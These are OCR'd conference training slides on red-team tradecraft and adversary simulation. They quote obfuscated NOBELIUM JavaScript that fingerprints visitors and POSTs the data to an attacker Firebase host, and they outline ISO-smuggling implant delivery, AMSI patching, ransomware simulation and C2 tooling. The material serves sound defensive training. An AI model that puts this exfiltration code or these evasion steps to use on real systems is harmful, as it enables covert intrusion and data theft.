HITB SECCONF SIN-2021

Tradecraft Development Growing Implants in Memory Live Edition

Fatih Ozavci

Managing Security Consultant, The Missing Link

Track 3

Agenda

Greetings

Session 1 – Fundamentals (1 hour)

Chapter 1a : Threats vs Simulations

Chapter 1b: Development Fundamentals (Homework Exercises)

Chapter 2: Building a C2 and Implant Pair (Homework Exercises)

Chapter 3: Windows API (Homework Exercises)

Chapter 4: Evasion (Homework Exercises)

Session 2 – Live Edition (1 hour)

Interactive Development of a Modular Implant Extending in Memory

Fatih Ozavci

Greetings

- Managing Security Consultant
- Adversary Simulations and Research
- Master of Cyber Security at UNSW (ADFA)
- Security Researcher
  - Vulnerabilities: Microsoft, Cisco, SAP
- Speaker & Trainer
  - Sessions: Black Hat USA, Def Con
- Open Source Software Projects
  - Tehsat Malware Traffic Generator
  - Petaq Purple Team C2 & Malware
  - Viproy VoIP Penetration Testing Kit

themissinglink®

https://linkedin.com/in/fozavci https://github.com/fozavci

Adversary Simulation Packs & Tools

Greetings

TA505+ Simulation Pack
- Stage Based Initial Foothold Implementation
- AMSI & UAC Bypass & Ransoblin Ransomware
- 4h+ Videos, Implementation Guide, Detailed Report
- https://github.com/fozavci/ta505plus

Petaq C2 and Implant
- C2 Supporting HTTP, Websocket, SMB Named Pipes, TCP, UDP, Implant to Implant Web
- Implant Supporting .NET Assemblies, Shellcodes, Commands, Implant Linking, WMI
- https://github.com/fozavci/petaqc2

Tehsat Malware Traffic Generator
- Malware Traffic Simulator for HTTP, HTTP Websocket, TCP, UDP with BlazorUI
- https://github.com/fozavci/tehsat

Offensive Development Training
- Weaponising C# - Fundamentals with Presentation and Examples
- https://github.com/fozavci/WeaponisingCSharp-Fundamentals

Disclaimer: Trainer* is not a Developer!

* Can code some though.

Getting the Content

Github Repository

https://github.com/fozavci/TradecraftDevelopment-Fundamentals

git clone https://github.com/fozavci/TradecraftDevelopment-Fundamentals

Content

Code samples for various levels

Presentation

C2 Commands and Sample Hello.cs (Source, Binary, DLL)

Participate Where/When You Feel Comfortable


HITB SECCONF SIN-2021

Threats vs Simulations

Adversary Simulation Types

Threats vs Simulations

Automating a scenario to assess the defence controls implemented (MITRE ATT&CK)




Performing a Threat Intelligence-Led cyber attack against the targeted environment with a team of engineers (CBEST, CORIE, ICAST)

Performing a cyber attack with blue team collaboration to improve people and defence together (MITRE ATT&CK)

Organisations desire to analyse their cyber defence against threat actors using different implementations of adversary simulations depending on their budgets or requirements.

Solarigate Attack Timeline


Threats vs Simulations



https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/

Solarigate Attack C2 Comms


Threats vs Simulations





https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/

Extracting Useful Content for Development

Threats vs Simulations







https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/

Extracting Useful Content for Development

Threats vs Simulations

Here's an example of target fingerprinting code leveraging Firebase:

```
try {
let sdfgfghj = '';
let kjhyui = new XMLHttpRequest();
kjhyui.open('GET', 'https://api.ipify.org/?format=jsonp?callba
kjhyui.onreadystatechange = function (){
sdfgfghj = this.responseText;
}
kjhyui.send(null);
let ioiolertsfsd = navigator.userAgent;
let uyio = window.location.pathname.replace('/','');
var ctryur = {'io':ioiolertsfsd,'tu':uyio,'sd':sdfgfghj};
ctryur = JSON.stringify(ctryur);
let sdfghfgh = new XMLHttpRequest();
sdfghfgh.open('POST', 'https://eventbrite-com-default-rtdb.fir
false);
sdfghfgh.setRequestHeader('Content-Type', 'application/json');
sdfghfgh.send(ctryur);
} catch (e) {}
```

If the user clicked the link on the email, the URL directs them to the legitimate Constant Contact service, which follows this pattern:

https://r20.rs6[.]net/tn.jsp?f=

The user is then redirected to NOBELIUM-controlled infrastructure, with a URL following this pattern:

https://usaid.theyardservice[.]com/d/<target_email_address>

A malicious ISO file is then delivered to the system. Within this ISO file are the following files that are saved in the *%USER%\AppData\Local\Temp\<random folder name>* path:

- A shortcut, such as *Reports.lnk*, that executes a custom Cobalt Strike Beacon loader
- A decoy document, such as *ica-declass.pdf*, that is displayed to the target
- A DLL, such as *Document.dll*, that is a custom Cobalt Strike Beacon loader dubbed NativeZone by Microsoft

https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/

Preparing an ISO with the Implant

- JavaScript code which decodes a Base64 encoded ISO file to disk
- An ISO file
  - Create an Implant DLL (Using a C DLL template, or a C# DLL with Exports)
  - LNK file linking to the current folder and DLL
  - Make them an ISO
  - Encode it inside the JavaScript code
- Prepare a convincing HTML content including JavaScript

Jorge Orchilles – Nobelium ISO: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1553.005/T1553.005.md

Mehmet Ergene – HTML Smuggling and ISO Images: https://posts.bluraven.io/detecting-initial-access-html-smuggling-and-iso-images-part-1-c4f953edd13f

Adam Chester – C# DLL Exports: https://blog.xpnsec.com/rundll32-your-dotnet

TA505+ Adversary Simulation Pack

Threats vs Simulations

TA505 is a threat group actively targeting financial institutions, including Australia, since 2014 using custom tools (e.g. FlawedAmmyy , ServHelper, SDBot) and offensive security tools (e.g. Cobalt Strike, TinyMet).

They constantly changed/updated their RAT used as tradecraft. So, it's logical to assume that TA505 would start using .NET Tradecraft after Cobalt Strike received *execute-assembly* feature to run .NET assemblies with process injections.

This adversary simulation is based on TA505 TTPs, but also additional .NET Tradecraft and custom C2 suites (e.g. Petaq C2). Therefore it's called TA505+.

https://github.com/fozavci/ta505plus

Kill Chain Implementation

Threats vs Simulations

Reconnaissance

- Collecting Threat Intelligence
- Tradecraft mapping for TA505

1

Delivery


- Assume Breach (User executes)
- Delivering the Excel file via Web
- Petaq Implant lands as stages
- Petaq Service used for delivery

2

Weaponization

- Preparing Excel File
- Developing Petaq Loader
- Developing Petaq AMSI Patcher
- Developing Ransoblin


3



Installation

- Petaq Implant adds itself to Registry


4



Exploitation

- Excel file gets executed by User
- Petaq Loader runs AMSI patch
- Petaq Loader runs Petaq Implant

5



Command & Control

- Petaq Service drives Petaq Implant
- Runs .NET Applications in memory
- Forks Metasploit Framework sessions

6

Actions on Objectives

- .NET and PowerShell Applications
- Ransoblin runs for ransoming files
- Metasploit Framework used for exploits, VNC, RDP

7

Lockheed Martin – Kill Chain: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Applications Developed & Customised

Threats vs Simulations

Petaq Dropper


- C# Application
- Loads .NET Assemblies (Implant & AMSI patcher)
- https://github.com/fozavci/ta505plus

Petaq Implant

- C# .NET 4.5 Application
- Fully featured malware, all essential features
- Runs commands, powershell, .Net, shellcode
- Llinks other remote implants as nested implants
- https://github.com/fozavci/petaqc2


Petaq Service

- C# .NET Core 3.1 Application
- C2 running through HTTP Websockets
- https://github.com/fozavci/petaqc2



Malicious Excel File

- Excel 4.0 Macro
- Generated using ExcelntDonut
- https://github.com/fozavci/ta505plus



Ransoblin


- C# .NET 4.5 & Core 3.1 Application
- Safer Ransomware implementation
- https://github.com/fozavci/ransoblin

Petaq AMSI Patcher

- C# .NET 2.0 Application
- Patches AMSIScanBuffer
- https://github.com/fozavci/petaq_amsi

Initial Compromise & Defence Evasion

